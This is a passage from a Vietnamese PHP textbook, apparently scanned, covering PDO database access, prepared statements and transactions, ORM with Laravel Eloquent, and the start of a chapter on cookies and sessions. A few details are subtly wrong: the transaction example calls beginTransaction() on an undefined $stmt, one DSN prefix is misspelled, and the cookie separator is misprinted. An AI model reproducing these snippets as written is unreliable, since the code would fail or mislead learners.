
```

7.3. PDO

7.3.1. Giao diện thao tác cơ sở dữ liệu

Trong thực tế triển khai ứng dụng, đôi khi cần phải chuyển đổi giữa các hệ quản trị cơ sở dữ liệu khác nhau. Vấn đề mà lập trình viên có thể phải giải quyết khi thực hiện chuyển đổi hệ quản trị cơ sở dữ liệu là viết lại các lệnh tương tác với hệ quản trị cơ sở dữ liệu mới. Điều này gây khó khăn và tốn kém trong phát triển ứng dụng. Chính vì vậy, các công nghệ lập trình hiện đại thường cung cấp một *giao diện* (interface) chuẩn hóa, nhất quán để thao tác với cơ sở dữ liệu. Nếu như công nghệ Java cung cấp JDBC (Java Database Connectivity), .NET framework cung cấp ADO (ActiveX Data Objects) thì PHP cung cấp PDO (PHP Data Objects). PDO là giao diện để ứng dụng PHP thao tác với nhiều loại cơ sở dữ liệu khác nhau. Lưu ý, nếu chỉ sử dụng mình PDO, ứng dụng PHP không thể thực hiện bất kỳ thao tác cơ sở dữ liệu nào vì PDO chỉ làm chức năng giao diện giữa ứng dụng với *trình điều khiển cơ sở dữ liệu* (database driver). Muốn làm việc với hệ quản trị cơ sở dữ liệu nào, PDO yêu cầu trình điều khiển cài đặt giao diện PDO tương ứng với hệ quản trị cơ sở dữ liệu đó. Trình điều khiển do các hãng phát triển hệ quản trị cơ sở dữ liệu hoặc hãng phát triển công nghệ lập trình cung cấp. Lập trình viên sử dụng trình điều khiển cơ sở dữ liệu để thiết lập môi trường và chỉ cần viết các

lệnh tương tác với giao diện PDO để thao tác với cơ sở dữ liệu. Nếu cần chuyển đổi hệ quản trị cơ sở dữ liệu, lập trình viên chỉ cần cài đặt (install) trình điều khiển mới mà không phải viết lại mã lệnh của ứng dụng. Giao diện thao tác cơ sở dữ liệu, PDO nói riêng, giúp cho ứng dụng có thể độc lập hệ quản trị cơ sở dữ liệu theo cách đó.

Hình 7.1. Tương tác giữa PDO với trình điều khiển và hệ quản trị cơ sở dữ liệu

Tương tác giữa PDO với trình điều khiển và hệ quản trị cơ sở dữ liệu được minh họa trong Hình 7.1. Ứng dụng, thông qua PDO, gửi các lệnh SQL chung (generic) đến trình điều khiển cơ sở dữ liệu. Trình điều khiển chuyển đổi câu lệnh SQL chung thành câu lệnh SQL bản ngữ (native) đối với hệ quản trị cơ sở dữ liệu. Nếu như câu lệnh SQL chung có tính trung lập, độc lập với hệ quản trị cơ sở dữ liệu thì câu lệnh SQL bản ngữ lại phụ thuộc vào hệ quản trị cơ sở dữ liệu, có thể có những đặc điểm riêng chỉ phù hợp với hệ quản trị cơ sở dữ liệu cụ thể. Sau khi thực thi câu lệnh SQL bản ngữ, hệ quản trị cơ sở dữ liệu trả kết quả cho trình điều khiển với một định dạng cũng có tính bản ngữ, phụ thuộc vào hệ quản trị. Trình điều khiển sẽ chuyển đổi kết quả từ định dạng bản ngữ về định dạng chung được được quy định bởi PDO. Ứng dụng đọc kết quả ở định dạng chung đó.

7.3.2. Cài đặt và cấu hình

Để có thể thao tác cơ sở dữ liệu bằng PDO, giao diện PDO cùng trình điều khiển cơ sở dữ liệu phải được cài đặt và bật. Lập trình viên cần cài đặt gói *php5-mysql* để có PDO, đồng thời cần bật PDO bằng cách đưa vào tệp cấu hình *php.ini* dòng có nội dung *extension=pdo.so*. Tiếp theo, để làm việc với hệ quản trị cơ sở dữ liệu nào, lập trình viên cần cài đặt và bật trình điều khiển tương ứng cho hệ quản trị cơ sở dữ liệu đó. Ví dụ, nếu hệ quản trị cơ sở dữ liệu được lựa chọn là MySQL, trình điều khiển *pdo-mysql* cần được cài đặt, đồng thời được bật bằng cách đưa vào tệp cấu hình *php.ini* dòng có nội dung *extension=pdo_mysql.so*.

7.3.3. Mở và đóng kết nối cơ sở dữ liệu

Để kết nối cơ sở dữ liệu, sử dụng hàm tạo PDO theo cú pháp

```
$db = new PDO($dsn, $username, $password);
```

trong đó, *\$dsn* (data source name) là tên nguồn dữ liệu, *\$username* và *\$password* là tên đăng nhập và mật khẩu người dùng cơ sở dữ liệu. Tùy vào hệ quản trị cơ sở dữ liệu, tên nguồn dữ liệu có khác nhau đôi chút. Ví dụ, với hệ quản trị cơ sở dữ

liệu MySQL, tên nguồn dữ liệu có dạng “`mysql:host=<$host>; dbname=<$database>;`”, với hệ quản trị cơ sở dữ liệu PostgreSQL, tên nguồn dữ liệu có dạng “`pgsql:host=<$host>; dbname=<$database>;`”, hay với hệ quản trị cơ sở dữ liệu MS SQL, tên nguồn dữ liệu có dạng “`sqslrv:Server=<$host>; Database=<$database>;`”, ..., trong đó `<$host>` là địa chỉ IP hoặc tên miền máy chạy hệ quản trị cơ sở dữ liệu, `<$database>` là tên cơ sở dữ liệu để làm việc.

Để đóng kết nối cơ sở dữ liệu, đơn giản đặt đối tượng PDO bằng `null`. Nhắc lại rằng (xem thêm nội dung cuối Mục 7.2.2) cần đóng kết nối sau khi thao tác xong cơ sở dữ liệu.

Mã nguồn thao tác cơ sở dữ liệu sử dụng `PDO` tổng quát có dạng ví dụ sau đây. `PDO` hỗ trợ lớp `PDOException` cho xử lý ngoại lệ và mã nguồn thao tác cơ sở dữ liệu nên được bắt ngoại lệ.

```
1. <?php
2. try {
3.     // Mở kết nối cơ sở dữ liệu
4.     $dsn = "mysql:host=112.113.114.115;dbname=thuvien;";
5.     $db = new PDO($dsn, "canbo", "canbo@123");
6.
7.     // Các thao tác cơ sở dữ liệu: truy vấn, cập nhật
8.     // ...
9.
10.    //Đóng kết nối cơ sở dữ liệu
11.    $db = null;
12. } catch (PDOException $e) {
13.     echo "Lỗi".$e->getMessage();
14. }
```

7.3.4. Cập nhật cơ sở dữ liệu

Phương thức `exec()` của đối tượng `PDO` được sử dụng để cập nhật cơ sở dữ liệu. Tham số được sử dụng là câu lệnh `update`, `delete`, `insert` hay `alter` của SQL. Kết quả trả về của `exec()` là số bản ghi cơ sở dữ liệu đã được cập nhật. Chương trình sau đây là viết lại của chương trình ở mục 7.2.3 với việc sử dụng `PDO` thay cho `mysqli`.

```
1. <?php
2. try {
3.     // Mở kết nối cơ sở dữ liệu
4.     $dsn = "mysql:host=112.113.114.115;dbname=thuvien;";
5.     $db = new PDO($dsn, "canbo", "canbo@123");
6.
7.     // Cập nhật cơ sở dữ liệu
8.     $r = $db->exec("update Sach set tieude='Lập trình C++' where id='1'");
9.     echo "$r bản ghi đã được cập nhật sách thành công.";
10.
11.    // Đóng kết nối cơ sở dữ liệu
12.    $db = null;
13. } catch (PDOException $e) {
14.     echo "Lỗi".$e->getMessage();
15. }
```

7.3.5. Truy vấn và xử lý kết quả

Để thực hiện câu truy vấn, *PDO* sử dụng phương thức *query()* với tham số là câu truy vấn SQL. Kết quả truy vấn trả về là một đối tượng lệnh chứa tập bản ghi. Đối tượng lệnh có phương thức *fetch()* để chuyển đổi bản ghi dữ liệu về kiểu mảng của PHP. Cần lặp lại lời gọi phương thức *fetch()* để duyệt qua tất cả các bản ghi. Chương trình sau đây là viết lại của chương trình ở mục 7.2.4 với việc sử dụng *PDO* thay cho *mysqli*.

```
1. <?php
2. try {
3.     // Mở kết nối cơ sở dữ liệu
4.     $dsn = "mysql:host=112.113.114.115;dbname=thuvien;";
5.     $db = new PDO($dsn, "canbo", "canbo@123");
6.
7.     // Truy vấn và xử lý kết quả
8.     $stmt = $db->query("select * from Sach where nxb='ĐHQGHN'");
9.     while ($row = $stmt->fetch(PDO::FETCH_ASSOC)) {
10.         echo $row['tieude'] . " " . $row['nxb'] . "\n";
11.     }
12.
13.     // Đóng kết nối cơ sở dữ liệu
14.     $db = null;
15. } catch (PDOException $e) {
16.     echo "Lỗi" . $e->getMessage();
17. }
```

7.3.6. Câu lệnh chuẩn bị trước

PDO hỗ trợ câu lệnh chuẩn bị trước tương tự *mysqli* (xem thêm Mục 7.2.5). Với *PDO*, giai đoạn chuẩn bị được thực hiện bằng cách gọi phương thức *prepare(\$sqltpl)* của lớp *PDO*, trong đó *\$sqltpl* là mẫu câu lệnh SQL. Mẫu câu lệnh SQL có thể chứa các tham số được thể hiện bằng các ký hiệu giữ chỗ là dấu chấm hỏi (?) hoặc tên tham số với dấu hai chấm (:) ở trước. Ví dụ, “*select * from Sach where id = :id or tieude like :tieude*” là một mẫu câu lệnh SQL với hai tham số, tham số thứ nhất là *:id* cho biết định danh của sách và tham số thứ hai chỉ là ký hiệu giữ chỗ cho biết tên sách. Kết thúc giai đoạn chuẩn bị, phương thức *prepare()* của *PDO* trả về một đối tượng lệnh (statement) sẵn sàng cho giai đoạn thực thi. Giai đoạn thực thi cũng được thực hiện theo hai bước tuần tự là buộc tham số và thực thi. Buộc tham số với *PDO* được thực hiện bằng cách gọi phương thức *bindValue(\$param, \$var)* của đối tượng lệnh, trong đó *\$var* là biến PHP được buộc vào tham số trong mẫu câu lệnh SQL, *\$param* là tên hay số thứ tự của tham số trong mẫu câu lệnh SQL. Sau khi đã buộc tham số, bước cuối cùng cũng là gọi phương thức *execute()* của đối tượng lệnh để thực thi câu lệnh SQL. Nếu câu lệnh SQL là cập nhật thì số bản ghi được cập nhật thành công sẽ được trả về khi gọi phương thức *rowCount()* của đối tượng lệnh. Chương trình sau đây là viết lại của chương trình thứ nhất ở mục 7.2.5 với việc sử dụng *PDO* thay cho *mysqli*.

```
1. <?php
2. try {
```

```

3. // Mở kết nối cơ sở dữ liệu
4. $dsn = "mysql:host=112.113.114.115;dbname=thuvien;";
5. $db = new PDO($dsn, "canbo", "canbo@123");
6.
7. // Chuẩn bị câu lệnh cập nhật
8. $stmt= $db->prepare("update Sach set tieude = ? where id = :id");
9.
10. // Buộc các tham số
11. $stmt->bindValue(1, "Lập trình C++");
12. $stmt->bindValue(":id", 1);
13.
14. // Thực thi
15. $stmt->execute();
16.
17. // Kiểm tra kết quả cập nhật
18. if ($stmt->rowCount()) { echo "Đã cập nhật sách Lập trình C++"; }
19. else { echo "Lỗi cập nhật sách Lập trình C++"; }
20.
21. // Buộc các giá trị khác
22. $stmt->bindValue(1, "Trí tuệ nhân tạo");
23. $stmt->bindValue(":id", 2);
24.
25. // Thực thi
26. $stmt->execute();
27.
28. // Kiểm tra kết quả cập nhật
29. if ($stmt->rowCount()) { echo "Đã cập nhật sách Trí tuệ nhân tạo"; }
30. else { echo "Lỗi cập nhật sách Trí tuệ nhân tạo"; }
31.
32. // Đóng kết nối cơ sở dữ liệu
33. $db = null;
34. } catch (PDOException $e) {
35. echo "Lỗi ".$e->getMessage();
36. }

```

Nếu câu lệnh chuẩn bị trước là câu truy vấn thì sau khi thực thi, kết quả thực thi là tập bản ghi có thể được lấy ra bằng phương thức *fetch()* của đối tượng lệnh. Chương trình sau đây là viết lại của chương trình thứ hai ở mục 7.2.5 với việc sử dụng *PDO* thay cho *mysqli*.

```

1. <?php
2. try {
3. // Mở kết nối cơ sở dữ liệu
4. $dsn = "mysql:host=112.113.114.115;dbname=thuvien;";
5. $db = new PDO($dsn, "canbo", "canbo@123");
6.
7. // Chuẩn bị câu lệnh truy vấn
8. $stmt= $db->prepare("select * from Sach where nxb = ?");
9.
10. // Buộc các tham số
11. $stmt->bindValue(1, "ĐHQGHN");
12.
13. // Thực thi
14. $stmt->execute();
15.
16. // Xử lý kết quả
17. while ($row = $stmt->fetch(PDO::FETCH_ASSOC)) {
18. echo $row['tieude']." ".$row['nxb']."\n";

```

```

19. }
20.
21. // Đóng kết nối cơ sở dữ liệu
22. $db = null;
23. } catch (PDOException $e) {
24. echo "Lỗi".$e->getMessage();
25. }

```

7.3.7. Thực thi giao tác

PDO hỗ trợ thực thi giao tác tương tự *mysqli* (xem thêm Mục 7.2.6). Đối tượng *PDO* cung cấp các phương thức *beginTransaction()*, *commit()* và *rollBack()* để thực hiện giao tác. Phương thức *beginTransaction()* được gọi để bắt đầu giao tác. Phương thức *commit()* được sử dụng để cam kết giao tác và phương thức *rollBack()* được sử dụng để khôi phục cơ sở dữ liệu về trạng thái trước giao tác nếu thực thi của giao tác có lỗi. Chương trình sau đây là viết lại của chương trình ở mục 7.2.6 với việc sử dụng *PDO* thay cho *mysqli*.

```

1. <?php
2. try {
3. // Mở kết nối cơ sở dữ liệu
4. $dsn = "mysql:host=112.113.114.115;dbname=thuvien;";
5. $db = new PDO($dsn, "canbo", "canbo@123");
6.
7. // Bắt đầu giao tác
8. $stmt->beginTransaction();
9.
10. // Chuẩn bị câu lệnh cập nhật
11. $stmt= $db->prepare("update Sach set tieude = ? where id = :id");
12.
13. // Buộc các tham số
14. $stmt->bindValue(1, "Lập trình C++");
15. $stmt->bindValue(":id", 1);
16.
17. // Thực thi
18. $stmt->execute();
19.
20. // Chuẩn bị câu lệnh cập nhật khác
21. $stmt= $db->prepare("delete from Sach where tieude = ?");
22.
23. // Buộc các tham số
24. $stmt->bindValue(1, "C++");
25.
26. // Thực thi
27. $stmt->execute();
28.
29. // Kết thúc giao tác
30. $db->commit();
31. } catch (PDOException $e) {
32. $db->rollBack(); // Khôi phục nếu đã có lỗi xảy ra
33. echo "Lỗi".$e->getMessage();
34. }

```

7.4. ÁNH XẠ THỰC THẾ ĐỔI TƯỢNG

Ngày nay, đa số các ngôn ngữ lập trình web hỗ trợ lập trình hướng đối tượng. Trong lập trình hướng đối tượng, các thành phần dữ liệu được thể hiện thông qua các đối tượng trong khi hầu hết các cơ sở dữ liệu đang sử dụng phổ biến hiện nay là cơ sở dữ liệu quan hệ. Vì vậy, đã có những giải pháp chuyển đổi dữ liệu từ mô hình quan hệ sang mô hình hướng đối tượng để việc lập trình được thuận lợi hơn. Có thể hiểu về mặt vật lý thì dữ liệu vẫn được lưu trữ theo mô hình cơ sở dữ liệu quan hệ nghĩa là các bảng, mỗi bảng gồm tập bản ghi. Về logic, trong triển khai lập trình các bảng này được ánh xạ thành các đối tượng.

Ánh xạ đối tượng-quan hệ (Object-relational mapping - ORM) là một kỹ thuật để ánh xạ dữ liệu giữa cơ sở dữ liệu quan hệ và đối tượng trong các ngôn ngữ lập trình hướng đối tượng như Java, C#, PHP. Trong đó, các đối tượng ánh xạ với các bảng, các quan hệ của đối tượng ánh xạ với các ràng buộc liên quan giữa các bảng. Sử dụng ORM nghĩa là tạo ra một khung làm việc trung gian, được xây dựng bằng ngôn ngữ lập trình hướng đối tượng, thông có độ thao tác được với cơ sở dữ liệu. ORM được sử dụng phổ biến bởi chúng có thể sử dụng với nhiều hệ quản trị cơ sở dữ liệu khác nhau. Khi chuyển đổi giữa các cơ sở dữ liệu, người lập trình không phải chuyển toàn bộ lệnh tương tác với cơ sở dữ liệu mà chỉ cần thay đổi tham số kết nối với cơ sở dữ liệu. Ngoài ra, ORM tạo ra cơ chế “hộp đen”, giúp người lập trình không cần hiểu trực tiếp các câu lệnh truy vấn.

Ánh xạ đối tượng-quan hệ có thể được thực hiện ở mức bảng, mức hàng hoặc cả hàng và cột. Trong *ánh xạ mức bảng* (Table Data Gateway), mỗi bảng (table) trong cơ sở dữ liệu được ánh xạ sang một đối tượng hay lớp trong ứng dụng. Chỉ có một thể hiện (instance) cho mỗi bảng, tức là chỉ có một lớp hoặc đối tượng duy nhất ánh xạ tới một bảng xác định. Mọi thao tác trên bảng trong cơ sở dữ liệu được thực hiện thông qua đối tượng ánh xạ của nó trong ứng dụng. Các thao tác dữ liệu với bảng ánh xạ thành các phương thức. Trong *ánh xạ mức hàng* (Row Data Gateway), đối tượng được ánh xạ tham chiếu đến một bản ghi dữ liệu trong bảng. Đối tượng trong ánh xạ mức hàng có các thuộc tính chính là các cột của bảng. Để cập nhật dữ liệu trong ánh xạ mức hàng thì cần thực hiện tìm kiếm đến hàng cần thao tác cập nhật. Về hiệu suất, mô hình ánh xạ mức hàng thực thi nhanh hơn ánh xạ mức bảng. Tương tự như ánh xạ mức hàng, *Active Record* thiết kế nhằm lấy dữ liệu được lưu trữ trong các bảng của cơ sở dữ liệu (hàng và cột). Việc truy xuất hoặc sửa đổi dữ liệu thường thực hiện bởi các câu lệnh truy vấn được chuyển thành thao tác với các đối tượng thông thường. Về kỹ thuật, mỗi bảng trong cơ sở dữ liệu được ánh xạ tương ứng với một đối tượng.

Bên cạnh những ưu điểm, ORM cũng bộc lộ những hạn chế như phức tạp trong trình bày mã, thiếu linh hoạt, hiệu năng không cao và đòi hỏi phụ thuộc vào khung phát triển. Chính vì vậy, một số kỹ thuật thay thế cho ORM đã ra đời như cơ sở dữ liệu đối tượng, cơ sở dữ liệu tài liệu, lưu trữ khóa-giá trị.

Do độ phức tạp, giáo trình không trình bày cách cài đặt thư viện ánh xạ đối tượng-quan hệ, mà chỉ hướng dẫn cách sử dụng một thư viện ánh xạ đối tượng-quan hệ là Eloquent cùng với khung phát triển Laravel sẽ được trình bày trong Chương 10. Mỗi bảng trong cơ sở dữ liệu tương ứng với một đối tượng mô hình trong Laravel. Đoạn mã lệnh dưới đây minh họa cách thức ánh xạ đối tượng từ bảng *tacgia* trong cơ sở dữ liệu sang lớp *Tacgia* trong Laravel.

```
1. <?php
2. namespace App;
3. use Illuminate\Database\Eloquent\Model;
4. class Tacgia extends Model {
5.     protected $table = "tacgia";
6. }
```

Để lấy tất cả các bản ghi dữ liệu, thực hiện phương thức *all()*. Ví dụ, lệnh *Tacgia::all()* tương đương với câu truy vấn “*select * from tacgia*”. Để truy vấn dữ liệu theo điều kiện lọc, sử dụng phương thức *where()* hay *lists()*. Ví dụ, câu lệnh *Tacgia::where('tentacgia','Phung Q')->first();* tương đương với câu truy vấn “*select * from tacgia where tentacgia='Phung Q' limit 1*”, hay câu lệnh *Tacgia::lists('tentacgia');* tương đương với câu truy vấn “*select tentacgia from tacgia*”.

Để thêm một bản ghi dữ liệu, sử dụng phương thức *save()*. Ví dụ, đoạn mã lệnh dưới đây tạo ra một tác giả mới, gán thông tin và thêm vào bảng *tacgia*.

```
1. <?php
2. $tacgia = new Tacgia();
3. $tacgia->matacgia = '10';
4. $tacgia->tentacgia = 'Nguyen Van K';
5. $tacgia->save();
```

Tương tự, để cập nhật thông tin bản ghi cũng sử dụng phương thức *save()* nhưng thay vì tạo mới ra một đối tượng dữ liệu bằng toán tử *new*, ứng dụng cần tìm đến đúng bản ghi cần cập nhật thông qua phương thức *find()*. Ví dụ, đoạn mã lệnh dưới đây sửa đổi tên của tác giả có mã tác giả là ‘2’ trong bảng *tacgia*.

```
1. <?php
2. $tacgia = Tacgia::find(2);
3. $tacgia->tentacgia = 'Tran Thi T';
4. $tacgia->save();
```

Để xoá dữ liệu, sử dụng phương thức *delete()*. Ví dụ, đoạn mã lệnh sau đây xoá tác giả có mã là ‘2’ trong bảng *tacgia*.

```
1. <?php
2. $tacgia = Tacgia::find(2);
3. $tacgia->delete();
```

Bài tập

1. Phát triển ứng dụng có tên là BookStore với các trang thêm mới, cập nhật, xóa, xem danh sách, và xem thông tin sách mới được xuất bản. Thông tin sách được lưu trong cơ sở dữ liệu. Ứng dụng thao tác với cơ sở dữ liệu thông qua PDO.
2. Mở rộng ứng dụng BookStore với các chức năng nâng cao như tìm kiếm và sắp xếp sách theo tên sách, tác giả, nhà xuất bản hoặc năm xuất bản.
3. Mở rộng ứng dụng BookStore với các API thực hiện chức năng tương tự như tìm kiếm nhưng không trả về HTML mà trả về dữ liệu sách tìm thấy ở định dạng JSON. Nâng cấp trang xem danh sách sách sử dụng API, AJAX và JavaScript để cập nhật trang theo kết quả tìm kiếm.

Đọc thêm

1. Onaje Johnston, "PHP Data Objects Quick Start (PHP Basic Recipe Book 3)", Amazon Digital Services LLC, 2013.
2. David Jordan, Craig Russell, "Java Data Objects: Store Objects with Ease 1st Edition", O'Reilly Media, 2013.
3. Bill Hamilton, Matthew MacDonald, "ADO.NET in a Nutshell (In a Nutshell (O'Reilly)) 1st Edition", O'Reilly Media, 2013.

Chương 8

LƯU TRẠNG THÁI VÀ ĐÁM BẢO AN NINH

8.1. LƯU THÔNG TIN TRẠNG THÁI

HTTP là giao thức phi trạng thái (stateless). Mỗi yêu cầu HTTP được xử lý độc lập. Trình phục vụ không nhớ các yêu cầu trước đó, do đó không nhớ trạng thái làm việc với trình khách. Tuy nhiên, đa số ứng dụng web cần phải nhớ trạng thái làm việc của người dùng nhằm đảm bảo tính xác thực, riêng tư, cá nhân hóa hay đúng quy trình công việc. Ví dụ, ứng dụng cần phải biết người dùng nào đang sử dụng để cung cấp dữ liệu mà người đó có quyền truy cập mà không cung cấp dữ liệu của người dùng khác. Nếu ứng dụng cho phép người dùng khai báo thuế trực tuyến với tác vụ được thực hiện bằng nhiều bước, trên nhiều trang, theo một luồng công việc nhất định, ứng dụng cần phải cho người dùng chuyển qua chuyển lại giữa các bước và ứng dụng phải ghi nhớ thông tin mà người dùng đã khai báo ở từng bước. Các giải pháp cho phép ứng dụng web lưu trạng thái bao gồm cookie và phiên (session). Các giải pháp này sẽ được trình bày ngay sau đây.

8.1.1. Cookie

Cookie là thông tin hay dữ liệu trạng thái được *trình khách lưu trữ* và gửi cho trình phục vụ trong mỗi yêu cầu. Nếu quan niệm trình phục vụ là phòng khám và trình khách là bệnh nhân đến phòng khám để khám bệnh thì cookie giống như sổ khám bệnh cấp cho bệnh nhân. Bác sĩ của phòng khám sẽ ghi tất cả thông tin về bệnh lý, đơn thuốc điều trị cho bệnh nhân vào sổ khám bệnh và đưa sổ khám bệnh cho bệnh nhân. Bệnh nhân cầm sổ khám bệnh về và mang nó theo tại các lần đến khám tiếp theo. Dĩ nhiên, với rất nhiều bệnh nhân, bác sĩ không nhớ bệnh nhân là ai và bệnh nhân đã được khám, điều trị như thế nào tại phòng khám nếu không có sổ khám. Thông tin trong sổ khám chính là trạng thái bệnh và điều trị bệnh tại phòng khám của bệnh nhân. Quay về ứng dụng web, cookie cũng như vậy. Cookie là trạng thái làm việc của trình khách với trình phục vụ. Cookie được trình khách lưu giữ và gửi đến trình phục vụ trong mỗi yêu cầu HTTP. Căn cứ vào cookie có trong yêu cầu HTTP, trình phục vụ biết được trình khách nào đang được phục vụ và trạng thái làm việc giữa trình phục vụ và trình khách đó là như thế nào.

Trình phục vụ gửi cookie cho trình khách bằng tiêu đề *Set-Cookie* trong đáp ứng HTTP. Có thể có nhiều cookie trong cùng một đáp ứng HTTP như ví dụ sau:

```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: food=choco; tasty=strawberry
```

Khi nhận được đáp ứng HTTP này, trình khách ghi nhớ cookie và gửi cookie đến trình phục vụ trong mỗi yêu cầu HTTP tiếp theo bằng tiêu đề *Cookie*, như ví dụ sau:

```
GET /nextPage.htm HTTP/1.1  
Host: www.example.com  
Cookie: food=choco; tasty=strawberry
```

Mỗi cookie có thành phần tối thiểu bắt buộc là *khóa* (key), và *giá-trị* (value) tùy chọn theo sau khóa bởi dấu bằng (=). Ngoài ra, cookie có thể có các thành phần tùy chọn khác, bao gồm:

<i>Expires=<date></i>	Cho biết ngày giờ cookie hết hạn.
<i>Max-Age=<non-zero-digit></i>	Cho biết số giây cho đến khi cookie hết hạn. Nếu cookie có cả hai thành phần <i>Expires</i> và <i>Max-Age</i> , <i>Max-Age</i> sẽ có thứ tự ưu tiên cao hơn, nghĩa là thành phần <i>Expires</i> sẽ không có tác dụng. Nếu cả <i>Expires</i> và <i>Max-Age</i> không được thiết lập, cookie sẽ hết hạn ngay khi đóng trình duyệt. Nếu một trong hai thành phần này có mặt, cookie sẽ còn hạn ngay cả khi đã đóng trình duyệt, cookie sẽ được trình duyệt lưu trữ ở bộ nhớ ngoài.
<i>Domain=<domain-value></i>	Cho biết tên miền, bao gồm cả tên miền con, trình duyệt được phép gửi cookie đến. Nếu không có thành phần <i>Domain</i> , tên miền của tài nguyên hiện tại là tên miền duy nhất trình duyệt được phép gửi cookie đến.
<i>Path=<path-value></i>	Cho biết đường dẫn, bao gồm cả đường dẫn con, của tài nguyên trình duyệt được phép gửi cookie đến. Ví dụ, nếu <i>Path=/docs</i> , các đường dẫn <i>/docs</i> , <i>/docs/Web/</i> , hoặc <i>/docs/Web/HTTP</i> đều được phép. Nếu không có thành phần này, mọi đường dẫn đều được phép.
<i>Secure</i>	Cho biết trình duyệt chỉ được gửi cookie nếu lược đồ đang sử dụng là HTTPS.
<i>HttpOnly</i>	Cho biết trình duyệt không được sử dụng JavaScript để truy cập cookie.

Các thành phần tùy chọn này, nếu có trong cookie, được phân cách nhau và phân cách với thành phần *khóa=gia-tri* bằng dấu chấm phẩy (:). Ví dụ một cookie với nhiều thành phần tùy chọn như sau: *Set-Cookie: tasty=strawberry; Expires=Wed, 21 Oct 2017 07:28:00 GMT; Secure;*

PHP cung cấp hàm *setcookie(\$key [, \$value = "" [, \$expire = 0 [, \$path = "" [, \$domain = "" [, \$secure = false [, \$httponly = false]]]]]])*, trong đó, các tham số, như

tên của chúng đã mô tả, tương ứng với các thành phần của cookie, để gửi cookie cho trình khách. `setcookie()` cũng được sử dụng để cập nhật cookie (giữ nguyên khóa nhưng thay đổi các thành phần khác của cookie) và xóa cookie (đặt cookie hết hạn). Lưu ý, lệnh `setcookie()` phải được gọi trước khi gửi bất cứ nội dung gì ra thân của đáp ứng HTTP. Nói cách khác, lệnh `setcookie()` phải trước các thẻ HTML, và trước các lệnh `echo()`, `print()`.

Nếu thành phần `HttpOnly` không được thiết lập, trình duyệt có thể sử dụng JavaScript để truy cập và thay đổi, tạo mới cookie thông qua API `document.cookie` như ví dụ sau:

```
1. <script type="text/javascript">
2.   console.log(document.cookie); // food=choco; tasty=strawberry
3.   document.cookie = "amount=3";
4.   console.log(document.cookie); // food=choco; tasty=strawberry; amount=3
5. </script>
```

Khi nhận được yêu cầu HTTP, các cookies được bên phục vụ phân tích và lưu vào một bộ nhớ tập. Với PHP, bộ nhớ này là `$_COOKIE` (xem thêm Mục 6.1.1). Truy cập các cookie từ `$_COOKIE` được thực hiện thông qua khóa của cookie, ví dụ `$v = $_COOKIE["food"]`.

Chương trình sau đây minh họa một ứng dụng của cookie nhằm tăng tính thân thiện với người dùng. Chương trình sử dụng một cookie có tên là `guideshown` để biết người dùng (trình khách) đã ghé thăm trước đó hay chưa. Nếu người dùng ghé thăm lần đầu tiên, chương trình sẽ hiển thị một thông tin chào mừng và giới thiệu về trang web, đồng thời gửi cookie `guideshown` cho trình khách. Ở các lần ghé thăm tiếp theo, trình khách gửi cookie `guideshown` đến chương trình, và do đó không nhận được thông tin chào mừng, giới thiệu nữa.

```
1. <!DOCTYPE html><html><head>
2.   <title>L.8.1.1</title>
3.   <meta charset="utf-8"/>
4.   <style>
5.     #guide {
6.       position:fixed;
7.       top:200px;
8.       left:200px;
9.       width:500px;
10.      height:110px;
11.      background-color:grey;
12.    }
13.   </style>
14. </head><body>
15.   <div>Nội dung của trang</div>
16.   <?php
17.     if (!isset($_COOKIE["guideshown"])) { // Truy cập trang lần đầu
18.     ?>
19.       <div id="guide">
20.         Xin chào! Đây là lần đầu tiên quý vị ghé thăm trang của chúng tôi.
21.         Quý vị vui lòng giành ít thời gian xem bản giới thiệu này.
22.         <br><br>
23.         <button id="closeguide">Đóng</button>
```

```

24.      </div>
25.      <script>
26.          document.getElementById("closeguide").onclick = function() {
27.              document.getElementById("guide").style.display = "none";
28.          };
29.      </script>
30.      <?php
31.          setcookie("guideshown", "shown");
32.      }
33.  ?>
34. </body></html>

```

8.1.2. Phiên

Phiên (session) là cuộc thoại (dialogue/conversation) giữa trình khách và trình phục vụ. Phiên bắt đầu khi trình khách kết nối đến trình phục vụ và kết thúc khi một trong hai bên đóng kết nối hoặc thời gian giành cho phiên đã hết (timeout). HTTP 1.1 với kết nối bền vững cho phép trình khách gửi nhiều yêu cầu và nhận nhiều đáp ứng HTTP trong cùng một phiên. Với phiên, thông tin hay dữ liệu trạng thái ~~được lưu giữ bên phục vụ~~. Nếu quan niệm trình phục vụ là phòng khám và trình khách là bệnh nhân đến phòng khám để khám bệnh thì phiên cũng giống như sổ khám bệnh nhưng là sổ khám của bác sĩ, được phòng khám lưu giữ mà không trao cho bệnh nhân. Bác sĩ của phòng khám sẽ ghi tất cả thông tin về bệnh lý, đơn thuốc điều trị cho bệnh nhân vào sổ khám bệnh và cất giữ sổ khám bệnh tại phòng khám. Dĩ nhiên, với rất nhiều bệnh nhân, phòng khám sẽ không nhớ bệnh nhân là ai nếu không đưa cho bệnh nhân thứ gì đem về và mang theo tại các lần khám sau. Tối thiểu, phòng khám phải cấp cho mỗi bệnh nhân một thẻ khám ghi số hiệu bệnh nhân. Bệnh nhân cầm thẻ khám về và mang nó theo tại các lần đến khám tiếp theo. Căn cứ số hiệu ghi trên thẻ khám, bác sĩ sẽ tra cứu thông tin về bệnh nhân đã ghi trong sổ khám theo số hiệu được cung cấp. Quay về ứng dụng web, phiên giống như sổ khám được cất giữ tại phòng khám. Mỗi phiên có một định danh duy nhất. **Định danh phiên** đóng vai trò như thẻ khám. Nói cách khác, định danh phiên giống như số hiệu, là thông tin tối thiểu mà trình phục vụ gửi cho trình khách rồi trình khách gửi lại cho trình phục vụ trong các yêu cầu tiếp theo. Căn cứ vào định danh phiên, trình phục vụ tra cứu dữ liệu phiên đã lưu bên phục vụ để biết trạng thái làm việc với trình khách.

